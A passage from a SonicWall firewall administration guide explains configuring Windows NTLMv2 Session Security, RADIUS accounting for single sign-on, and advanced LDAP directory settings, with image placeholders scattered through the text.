NOTE: Windows 7 and Vista machines require additional configuration to use RADIUS authentication with browser NTLM authentication via Internet Explorer. See Configuring NTLMv2 Session Security on Windows.


To configure RADIUS settings, click the **Configure** button and follow the instructions in the Configuring RADIUS Authentication.

Configuring NTLMv2 Session Security on Windows

In Microsoft Windows 7 and Vista, Internet Explorer uses the *NTLMv2* variant of NTLM by default. The NTLMv2 variant cannot be authenticated via RADIUS in the same way as NTLM. To use browser NTLM authentication as the SSO method with these versions of Windows, the Windows machines must be configured to use *NTLMv2 Session Security* instead of NTLMv2. NTLMv2 Session Security is a variant that is designed to be compatible with RADIUS/MSCHAPv2. This configuration is performed using Windows Group Policy.

To configure a Windows 7 or Vista machine to use NTLMv2 Session Security:

1. To open Windows Group Policy, open the Control Panel and select **Administrative Tools**.
2. Select **Local Security Policy** to open the Local Security Policy window.
3. Expand **Local Policies** and click on **Security Options**.



4 Edit the **Network Security: LAN Manager authentication level** setting and select one of the following:

- Send NTLM response only
- Send LM & NTLM - use NTLMv2 session security if negotiated

5 To prevent the above setting from enabling NTLM more generally, set one or both of the following:

- **Network Security: Restrict NTLM: NTLM authentication in this domain** to **Deny all**.
- **Network Security: Restrict NTLM: Outgoing NTLM traffic to remote servers** to **Deny all**.

6 Then, add the SonicWall appliance domain name or IP address in one or both of the following settings:


- **Network Security: Restrict NTLM: Add remote server exceptions for NTLM authentication**
- **Network Security: Restrict NTLM: Add server exceptions in this domain**

Configuring RADIUS Accounting for SSO

RADIUS accounting for SSO is configured on the **Users > Settings** page, which has buttons for configuring RADIUS, SSO, and LDAP.


To configure RADIUS accounting for SSO:

1 Go to the **Users > Settings** page.




2 Click the **Configure SSO** button. The **SSO Authentication Configuration** dialog appears.

3 Under the **SSO Agents** tab, click the **General Settings** tab.



4 Select the **Enable SSO agent authentication** option.

5 Click the **RADIUS Accounting** tab.




6 To enable RADIUS accounting for SSO, select the **Enable SSO by RADIUS accounting** option.

7 In the **Port number** box, enter the UDP port number on which to listen for RADIUS accounting messages.

8 To add a new RADIUS client, click the **Add** button. The **Settings**, **RADIUS**, and **Forwarding** tabs appear in the lower half of the screen.

You can repeat these steps for each RADIUS accounting client that you want to add. Each RADIUS accounting client that you add is listed in the RADIUS Accounting Single-Sign-On panel.



The Status column shows the current status for each RADIUS accounting client listed in the panel as follows:


- Green—the client is active
- Yellow—the client is idle

9 Under the **Settings** tab, in the **Client host name or IP address** box, enter the name or the IP address for the RADIUS client host.

10 In the **Shared Secret** box and the **Confirm Secret** box, enter your shared secret for the client.


11 Under the **RADIUS** tab, from the **User-Name attribute format** drop-down menu, select the format for the user name login.

12 If you want it, select the **Log user out if no accounting interim updates are received** option.



If you select **Other** as the **User-Name** attribute format, this panel shows two additional fields:

- **Format**
- **Components**



a In the **Format** field, you enter a limited scanf-style string.

To specify a non-standard format, enter the format in the **Format** box as a scanf-style string, with either a "%s" or "%[...]" directive for each component.

In the **Format** field, you must tell the appliance what the network access device (NAS) will be sending in the **User-Name** attribute. This format is not specified by the RADIUS Accounting RFC. Devices are not constrained as to what they can send in this attribute. So, its content can be very variable. What you set here specifies how the appliance must decode the **User-Name** attribute to extract the user name, domain, and/or DN. There are some pre-defined formats for the common cases, but if those do not match what your network access server sends, then you must select **Other** as the **User-Name** attribute format and enter a customized format.

When you select **Other**, these fields are set to the format string and components of the previously selected format. So, first select the pre-defined format that most closely matches what your network access server sends. Then, change to **Other**, and that will give you a good starting point for entering your customized format.

b From the **Component** drop-down menu, you select one of the following items:


- Not used
- User-Name
- Domain
- DN

The components that you enter as a limited scanf-style string in the **Format** field consist of one or more of the following items:

- User-Name
- Domain
- Fully qualified distinguished name (DN)

NOTE: You can double click in the **Components** box to display the Tooltip box with instructions on how to enter the scanf-style format.

13 Click the **Forwarding** tab to enter up to four RADIUS accounting servers.




14 Enter the IP addresses, ports, and shared secrets for the RADIUS accounting servers you want the client to forward messages to.

15 In the **Timeout** field and **Retries** field, enter the timeout period in seconds and the number of retries.

To determine which users have logged out, the SonicWall network security appliance polls the SSO Agent by sending requests to multiple logged-in users in a single request message to the SSO Agent. To configure the number of user requests the firewall can send in a single request message to the SSO Agent:

16 Click the **SSO Agents** tab.

17 Click the **Add** button. The **SSO Authentication Configuration** dialog appears.



18 Click the **Advanced** tab.

19 In the **Maximum requests to send at a time** field, enter the maximum number of user requests the firewall can send to the SSO agent in a single request message.


20 Click **OK**.

Advanced LDAP Configuration

If you selected **Use LDAP to retrieve user group information** on the **Users** tab in Step 15 of Configuring Your SonicWall Security Appliance for SonicWall SSO Agent, you must configure your LDAP settings.

To configure LDAP settings:

1 On the **Users** tab in the SSO Configure window, click the **Configure** button next to the **Use LDAP to retrieve user group information** option. The **Settings** tab displays.



2 In the **Name or IP address** field, enter the name or IP address of your LDAP server.

3 In the **Port Number** field, enter the port number of your LDAP server. The default LDAP ports are:

- Default LDAP port – **389**
- Default LDAP over TLS port – **636**

4 In the **Server timeout (seconds)** field, enter a number of seconds the SonicWall security appliance will wait for a response from the LDAP server before the attempt times out. Allowable values are 1 to 99999. The default is 10 seconds.

5 In the **Overall operation timeout (minutes)** field, enter a number of minutes the SonicWall security appliance will spend on any automatic operation before timing out. Allowable values are 1 to 99999. The default is 5 minutes.

6 Select login method from the radio buttons:

- **Anonymous login** – to log in anonymously. Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (MS AD generally does not), you may select this option.
- **Give login name / location in tree** – to access the tree with the login name.
- **Give bind distinguished name** – to access the tree with the distinguished name.

7 To log in with a user's name and password, enter the user's name in the **Login user name** field and the password in the **Login password** field. The login name will automatically be presented to the LDAP server in full 'dn' notation.

NOTE: Use the user's name in the **Login user name** field, not a username or login ID. For example, John Doe would log in as John Doe, not jdoe.

8 Select the LDAP version from the **Protocol version** drop-down menu, either **LDAP version 2** or **LDAP version 3**. Most implementations of LDAP, including AD, employ LDAP version 3.

9 Select the **Use TLS (SSL)** check box to use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended to use TLS to protect the username and password information that will be sent across the network. Most implementations of LDAP server, including AD, support TLS.

10 Select the **Send LDAP 'Start TLS' request** check box to allow the LDAP server to operate in TLS and non-TLS mode on the same TCP port. Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. AD does not use this option, and it should only be selected if required by your LDAP server.


NOTE: Only check the **Send LDAP 'Start TLS' request** box if your LDAP server uses the same port number for TLS and non-TLS.

11 Select the **Require valid certificate from server** check box to require a valid certificate from the server. Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between the SonicWall security appliance and the LDAP server will still use TLS – only without issuance validation.

12 Select a local certificate from the **Local certificate for TLS** drop-down menu. This is optional, to be used only if the LDAP server requires a client certificate for connections. This feature is useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (AD does not return passwords). This setting is not required for AD.

13 Click **Apply**.

14 Click the **Schema** tab.



15 From the **LDAP Schema** drop-down menu, select one of the following LDAP schemas. Selecting any of the predefined schemas will automatically populate the fields used by that schema with their correct values.

Selecting 'user-defined' will allow you to specify your own values – use this only if you have a specific or proprietary LDAP schema configuration.

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User defined

16 The **Object class** field defines which attribute represents the individual user account to which the next two fields apply. This will not be modifiable unless you select **User defined.**

17 The **Login name attribute** field defines which attribute is used for login authentication. This will not be modifiable unless you select **User defined**.

18 If the **Qualified login name attribute** field is not empty, it specifies an attribute of a user object that sets an alternative login name for the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. For Microsoft Active Directory, this is typically set to **userPrincipalName** for login using *name@domain*. This can also be set to **mail** for Active Directory and RFC2798 inetOrgPerson.

19 The **User group membership attribute** field contains the information in the user object of which groups it belongs to. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.

20 In the **Additional user group ID attribute** field, enter the attribute that contains the user's primary group ID. This field is used to get primary user group information for user accounts, and works together with the **Additional user group match attribute** option. To enable database searches for the user group information, select the **Use** check box.

Windows has the concept of each user having a primary user group, which is normally *Domain Users* for domain users and *Admin Users* for administrators. However, an LDAP search for a user's group memberships does not include that primary group in the list returned from Active Directory. Therefore, to allow setting rules and policies for the *Domain Users* or *Admin Users* groups, the appliance also needs to retrieve a user's primary user group with a separate LDAP search.

An attribute must be used for the search, because in Active Directory the user's primary group is not set by name as other user group memberships are. Instead, it is set in the user object by a *primaryGroupID* attribute that gives an ID number, that ID number being given in the user group object by a *primaryGroupToken* attribute.

To allow these user groups to be used on the appliance for applying group policies, after reading the user object with its user group memberships from LDAP, the appliance needs to perform an additional search for a user group with a *primaryGroupToken* attribute matching the user's *primaryGroupID* attribute.

Use of these attributes is off by default, as there is additional time overhead in user group searches. The **Use** check box must be enabled to search for a user's primary user group.

Although this is primarily for attributes of Active Directory, it can operate with any schema to allow a search for one additional user group by setting appropriate attribute values in the **Additional user group ID attribute** and **Additional user group match attribute** fields. These fields default to *primaryGroupID* and *primaryGroupToken* when Active Directory is selected.


21 The **Framed IP address attribute** field can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting using L2TP with the SonicWall security appliance L2TP server. In future releases, this may also be supported for the SonicWall Global VPN Client (GVC). In Active Director, the static IP address is configured on the Dial-in tab of a user's properties.

22 The **Object class** field defines the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be ‘user’ or ‘group’.

23 The **Member attribute** field defines which attribute is used for login authentication.

24 The **Additional user group match attribute** field defines the attribute that contains the user group ID for the user. The **Additional user group match attribute** field works together with the **Additional user group ID attribute** field.

25 Select the **Directory** tab.



26 In the **Primary Domain** field, specify the user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, such as *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to **mydomain.com** by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.

27 In the **User tree for login to server** field, specify the tree in which the user specified in the ‘Settings’ tab resides. For example, in AD the ‘administrator’ account’s default tree is the same as the user tree.

28 In the **Trees containing users** field, specify the trees where users commonly reside in the LDAP directory. One default value is provided that can be edited, a maximum of 64 DN values may be provided, and the SonicWall security appliance searches the directory until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.

